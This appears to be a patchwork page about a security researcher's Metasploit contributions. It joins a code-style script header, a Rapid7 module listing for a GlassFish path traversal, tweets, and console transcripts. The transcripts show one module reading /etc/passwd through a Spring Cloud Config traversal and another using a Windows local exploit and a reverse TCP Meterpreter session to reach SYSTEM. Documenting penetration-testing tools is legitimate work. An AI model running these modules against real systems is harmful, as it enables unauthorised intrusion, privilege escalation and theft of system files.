
4 contributors

Executable File | 808 lines (702 sloc) | 24.7 KB

```ruby
#!/usr/bin/env ruby
# -*- coding: binary -*-

#
# Check (recursively) for style compliance violations and other
# tree inconsistencies.
#
# by jduck, todb, and friends
#

require 'fileutils'
require 'find'
require 'time'
```

Ported successfully?

Re-test your module twice before doing a PR to MSF repo.



Back to search

Path Traversal in Oracle GlassFish Server Open Source Edition

This module exploits an unauthenticated directory traversal vulnerability which exists in administration console of Oracle GlassFish Server 4.1, which is listening by default on port 4848/TCP.

Module Name

auxiliary/scanner/http/glassfish_traversal

Authors

Trustwave SpiderLabs
Dhiraj Mishra

References

CVE-2017-1000028
URL: https://www.trustwave.com/Resources/Security-Advisories/Advisories/TWSL2015-016/?fid=6904
EDB-39441


Reliability

Normal

Development

Source Code
History

https://www.rapid7.com/db/modules/auxiliary/scanner/http/glassfish_traversal



Dhiraj
@RandomDhiraj


Added support for CVE-2019-3799 directory traversal with spring-cloud-config-server in @metasploit
Thank you @shellfail
github.com/rapid7/metaspl...

```
msf auxiliary(scanner/http/springcloud_traversal) > show options

Module options (auxiliary/scanner/http/springcloud_traversal):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DEPTH     13               yes       Depth for Path Traversal
   FILEPATH  /etc/passwd      yes       The path to the file to read
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST     192.168.1.132    yes       The target address
   RHOSTS    192.168.1.132    yes       The target address range or CIDR identifier
   RPORT     8888             yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   THREADS   1                yes       The number of concurrent threads
   VHOST                      no        HTTP server virtual host

msf auxiliary(scanner/http/springcloud_traversal) > run

[+] File saved in: /home/input0/.msf4/loot/20190426223709_default_192.168.1.132_springcloud.trav_630172.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/springcloud_traversal) > cat /home/input0/.msf4/loot/20190426223709_default_192.168.1.132_springcloud.trav_630172.t
xt | head
[*] exec: cat /home/input0/.msf4/loot/20190426223709_default_192.168.1.132_springcloud.trav_630172.txt | head

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
msf auxiliary(scanner/http/springcloud_traversal) >
```

9:19 PM · Apr 26, 2019 · Twitter Web App


15 Retweets **74** Likes

https://twitter.com/RandomDhiraj/status/1121826036235345920



```
meterpreter > getuid
Server username: zero-PC\msfdev
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use exploit/windows/local/ms18_8120_win32k_privsec
msf exploit(windows/local/ms18_8120_win32k_privsec) > set SESSION 1
SESSION => 1
msf exploit(windows/local/ms18_8120_win32k_privsec) > run

[*] Started reverse TCP handler on 192.168.1.102:4444
[+] Exploit finished, wait for privileged payload execution to complete.
[*] Sending stage (179779 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.102:4444 -> 192.168.1.103:49160) at 2018-10-16 12:37:47 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

https://www.rapid7.com/db/modules/exploit/windows/local/ms18_8120_win32k_privesc



Dhiraj
@mishradhiraj_

When you come back from the office and you see this home 😍
Thank you so much @pearce_barry for this ❤️❤️
cc: @metasploit
#swag #Iloveshells #Metasploit

Join MSF slack group if you look forward to contribution

"That's all Folks!"